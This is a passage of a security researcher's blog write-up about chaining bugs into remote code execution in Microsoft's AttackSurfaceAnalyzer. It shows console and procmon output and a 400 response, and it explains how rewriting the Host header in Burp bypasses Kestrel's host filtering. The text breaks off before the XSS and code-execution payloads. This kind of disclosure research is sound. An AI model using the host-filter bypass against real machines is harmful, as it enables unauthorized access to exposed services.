Hackerman's Hacking Tutorials

The knowledge of anything, since all things have causes, is not acquired or complete unless it is known by its causes. - Avicenna

About Me! | Cheat Sheet | My Clone | How This Website is Built | The Other Guy from Wham! | Search

JUN 18, 2019 - 10 MINUTE READ - COMMENTS - WRITEUP

Chaining Three Bugs to Get RCE in Microsoft AttackSurfaceAnalyzer

- Background
- What is AttackSurfaceAnalyzer (ASA)?
- Electron, Electron EveryWhere!
- Running ASA
- Vuln 1: Listening on All Interfaces
  - Kestrel's Host Filtering
- Vuln2: Cross-Site Scripting
  - XSS Root Cause Analysis
  - XSS in Guest from Remote Payloads

Who am I?

I am Parsia, a security engineer at Electronic Arts.

I write about application security, reverse engineering, Go, cryptography, and (obviously) videogames.

Click on About Me! to know more.

Collections

- Vuln 3: XSS to RCE via NodeIntegration
  - - The RCE Payload
    - Funky Gifs
- The Good and the Bad
- How Can We Fix This?
  - Fixes
- Timeline

This is a blog post about how I found three vulns and chained them to get RCE in the Microsoft AttackSurfaceAnalyzer (ASA moving forward) GUI version.

1. ASA uses Electron.NET which binds the internal Kestrel web server to `0.0.0.0`. If permission is given to bypass the Windows OS firewall (or if used on an OS without one), a remote attacker can connect to it and access the application.
2. The web application is vulnerable to Cross-Site Scripting (XSS). A remote attacker can submit a runID with embedded JavaScript that is executed by the victim using the ASA Electron application.
3. Electron.NET does not have the `NodeIntegration` flag set to false. This allows the JavaScript payload to spawn up processes on the victim's machine.

Background

Around a month ago someone posted a link to the new version of the tool from Microsoft.

Matt who is my ultimate boss said:

> *Wrote the first version of that with John Lambert over a holiday break...*

Edit: See their conversation about the tool and a link to a presentation talking about it at:

- https://twitter.com/JohnLaTwC/status/1141765341061627904

I had never seen the tool before but I had used an internal tool which basically did the same thing and more.

What is AttackSurfaceAnalyzer (ASA)?

According to Microsoft

> *Attack Surface Analyzer takes a snapshot of your system state before and after the installation of other software product(s) and displays changes to a number of key elements of the system attack surface.*

You run it before you install an application/service and then after. Finally, you can compare these two runs to see what the application has installed on the machine.

ASA is typically run as root/admin. Because the application needs as much access as possible to document and monitor changes to the machine.

Electron, Electron EveryWhere!

The new version of the application is based on Electron. Electron is a framework for packaging webapps as desktop applications. Think of it as a Chromium instance opening your webapp running locally. To learn more about Electron, please read any of the many tutorials.


Electron apps are very popular. I am writing this text in VS Code which is another Electron app.

ASA uses Electron.NET which "is a wrapper around a "normal" Electron application with an embedded ASP.NET Core application." I am not very familiar with the inner-workings of either framework but it looks like it runs a local Kestrel web server and then opens an ASP.NET web application via Electron.

Running ASA

I downloaded ASA v2.0.143 and started it in a Windows VM from modern.ie. ASA should be run as admin to get the most visibility into the system/application.

After running ASA in an admin prompt. I saw the Windows Firewall alert.



```
C:\Users\IEUser\Downloads\AsaGui-windows-2.0.141>asa

C:\Users\IEUser\Downloads\AsaGui-windows-2.0.141>
 Electron Socket IO Port: 8000
Electron Socket started on port 8000 at 127.0.0.1
ASP.NET Core Port: 8001
stdout: Use Electron Port: 8000

stdout: Hosting environment: Production
Content root path: C:\Users\IEUser\Downloads\AsaGui
Now listening on: http://0.0.0.0:8001
Application started. Press Ctrl+C to shut down.

ASP.NET Core Application connected... global.electr
Cannot find module 'C:\Users\IEUser\Downloads\AsaGu
stdout: BridgeConnector connected!

stdout: warn: Microsoft.AspNetCore.HttpsPolicy.Http
      Failed to determine the https port for redire
```

Windows Defender Firewall has blocked some features of this app

Windows Defender Firewall has blocked some features of attacksurfaceanalyzer-gui.exe on all public and private networks.

Name: attacksurfaceanalyzer-gui.exe
Publisher: Unknown
Path: C:\users\ieuser\downloads\asagui-windows-2.0.141\resources\app\bin\attacksurfaceanalyzer-gui.exe

Allow attacksurfaceanalyzer-gui.exe to communicate on these networks:

☑ Private networks, such as my home or work network

☐ Public networks, such as those in airports and coffee shops (not recommended because these networks often have little or no security)

What are the risks of allowing an app through a firewall?

First Run

This was strange. Why would a local Electron app need to open Firewall ports? Looking at the command prompt, I saw the culprit.

```
C:\Users\IEUser\Downloads\AsaGui-windows-2.0.141>
 Electron Socket IO Port: 8000
Electron Socket started on port 8000 at 127.0.0.1
ASP.NET Core Port: 8001
stdout: Use Electron Port: 8000

stdout: Hosting environment: Production
Content root path: C:\Users\IEUser\Downloads\AsaGui-windows-2.0.141\resources\app\bin\
Now listening on: http://0.0.0.0:8001
Application started. Press Ctrl+C to shut down.
```

The Kestrel web server is listening on all interfaces on port `8001`. The port is not static, we can see in the application's source code that it starts from port 8000 and uses the first two available ports. The first is used by Electron and the second by the Kestrel web server. In a typical scenario, the ports will be `8000` and `8001`.

- Electron.NET/ElectronNET.Host/main.js#L141

title


```
function startAspCoreBackend(electronPort) {

// hostname needs to be localhost, otherwise Windows Firewall will be triggered.
portscanner.findAPortNotInUse(8000, 65535, 'localhost', function (error, electronWe
    console.log('ASP.NET Core Port: ' + electronWebPort);
    loadURL = `http://localhost:${electronWebPort}`;
    const parameters = [`/electronPort=${electronPort}`, `/electronWebPort=${electr
    let binaryFile = manifestJsonFile.executable;

    const os = require('os');
    if (os.platform() === 'win32') {
        binaryFile = binaryFile + '.exe';
    }

    let binFilePath = path.join(currentBinPath, binaryFile);
    var options = { cwd: currentBinPath };
    // Run the binary with params and options.
    apiProcess = process(binFilePath, parameters, options);

    apiProcess.stdout.on('data', (data) => {
        console.log(`stdout: ${data.toString()}`);
    });
});
}
```

These ports are passed to the binary as command line parameters. The binary file is located at `AsaGui-windows-2.0.141/resources/app/bin/electron.manifest.json` in a key named `executable`:

```
{
  "executable": "AttackSurfaceAnalyzer-GUI"
}
```

Using procmon (use the filter `Process Name is AttackSurfaceAnalyzer-GUI` or use `Tools > Process Tree`) we can see the parameters in action.

- `AttackSurfaceAnalyzer-GUI.exe /electronPort=8000 /electronWebPort=8001`



```
12:54:... asa.exe                        6192 Process Create C:\Users\IEUser\Downloads\AsaGui-windows-2.0.141\resources\app\bin\AttackSurfaceAnalyzer-GUI.exe
12:54:... AttackSurfaceAnalyzer-GUI.exe  7496 Process Start
12:54:... asa
12:54:... Microsoft Cor                                        141\resources\app\bin\AttackSurfaceAnalyzer-GUI.exe
12:54:... C:\Users\IEU
12:54:... AttackSurfa
12:54:... AttackSurfa
12:54:... AttackSurfa
12:54:... AttackSurfa
12:54:... AttackSurfa
12:54:... AttackSurfa
12:54:... AttackSurfa
12:54:... AttackSurfa
12:54:... AttackSurfa
12:54:... AttackSurfa
12:54:... AttackSurfa
12:54:... AttackSurfa
12:54:... AttackSurfa
12:54:... AttackSurfa
12:54:... AttackSurfa
12:54:... AttackSurfa
12:54:... AttackSurfa
12:54:... AttackSurfa
12:54:... AttackSurfa
12:54:... AttackSurfa
```

Name: AttackSurfaceAnalyzer-GUI.exe

Version:

Path:

wnloads\AsaGui-windows-2.0.141\resources\app\bin\AttackSurfaceAnalyzer-GUI.exe


Command Line:

app\bin\AttackSurfaceAnalyzer-GUI.exe /electronPort=8000 /electronWebPort=8001

PID:	7496	Architecture:	64-bit
Parent PID:	6192	Virtualized:	False
Session ID:	1	Integrity:	High


Command line parameters

We can manually go to `localhost:8001` to see the application in the browser and interact with it.



Welcome to Attack Surface Analyzer

Attack Surface Analyzer catalogues the changes made to an operating system attack surface by the installation of new software. ASA can be used to take a snapshot of your system state before and after the



installation of product(s) and displays the changes made to a number of key elements of the system attack surface allowing you to see what attack surfaces may be exposed after installation of the target product(s). ASA was developed by Microsoft.

Functions

Scan Collect snapshot data about the current state of the system and monitor for changes.

Results Compare, view, and export Scan and Monitor results.

☑ Send usage data to Microsoft to help us improve our products. Privacy

Version History

2.0 Rewrite of ASA with new UI and support for Mac OS and Linux 5/6/19

For more information, please visit our GitHub page to review the ASA user guide, documentation and source code.


ASA in browser

Vuln 1: Listening on All Interfaces

The Kestrel web server listening on all interfaces. If it gets permission to open ports or if you do not have a firewall (disable on Windows or running on an OS without one), anyone can connect to it from outside.

I created a host-only network interface between the guest VM and the host. After navigating to the guest IP in the host's browser at `192.168.56.101:8001`, I got the following error:

- `HTTP Error 400. The request hostname is invalid.`



Bad Request - Invalid Hostname

HTTP Error 400. The request hostname is invalid.

Hostname is invalid

Or in Burp:

```
HTTP/1.1 400 Bad Request
Connection: close
Date: Tue, 21 May 2019 20:14:36 GMT
Content-Type: text/html
Server: Kestrel
Content-Length: 334

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN""http://www.w3.org/TR/html4/strict.dtd
<HTML><HEAD><TITLE>Bad Request</TITLE>
<META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></ HEAD >
<BODY><h2>Bad Request - Invalid Hostname</h2>
<hr><p>HTTP Error 400. The request hostname is invalid.</p>
</BODY></HTML>
```


Note the `Server: Kestrel` response header which is not really secret information.

Kestrel's Host Filtering

Kestrel has a host filtering middleware. Read more about it at:

- Kestrel web server implementation in ASP.NET Core - Host Filtering

It filters incoming requests by the `Host` header. We can use a simple `Proxy > Options > Match and Replace` rule in Burp to convert our requests' `Host` header from `192.168.56.101:8001` to `localhost:8001` and access the web application remotely.




Attack Surface Analyzer

Welcome to Attack Surface Analyzer

Attack Surface Analyzer catalogues the changes made to an operating system attack surface by the installation of new software. ASA can be used to take a snapshot of your system state before and after the installation of product(s) and displays the changes made to a number of key elements of the system attack surface allowing you to see what attack surfaces may be exposed after installation of the target product(s). ASA was developed by Microsoft.

Functions



Scan Collect snapshot data about the current state of the system and monitor for changes.

Results Compare, view, and export Scan and Monitor results.

☑ Send usage data to Microsoft to help us improve our products. Privacy

Version History

2.0 Rewrite of ASA with new UI and support for Mac OS and Linux 5/6/19

For more information, please visit our GitHub page to review the ASA user guide, documentation and source code.

Bypass Host Filtering

This setting is enabled inside `AsaGui-windows-2.0.141/resources/app/bin/appsettings.json` via `AllowedHosts`:


```
{
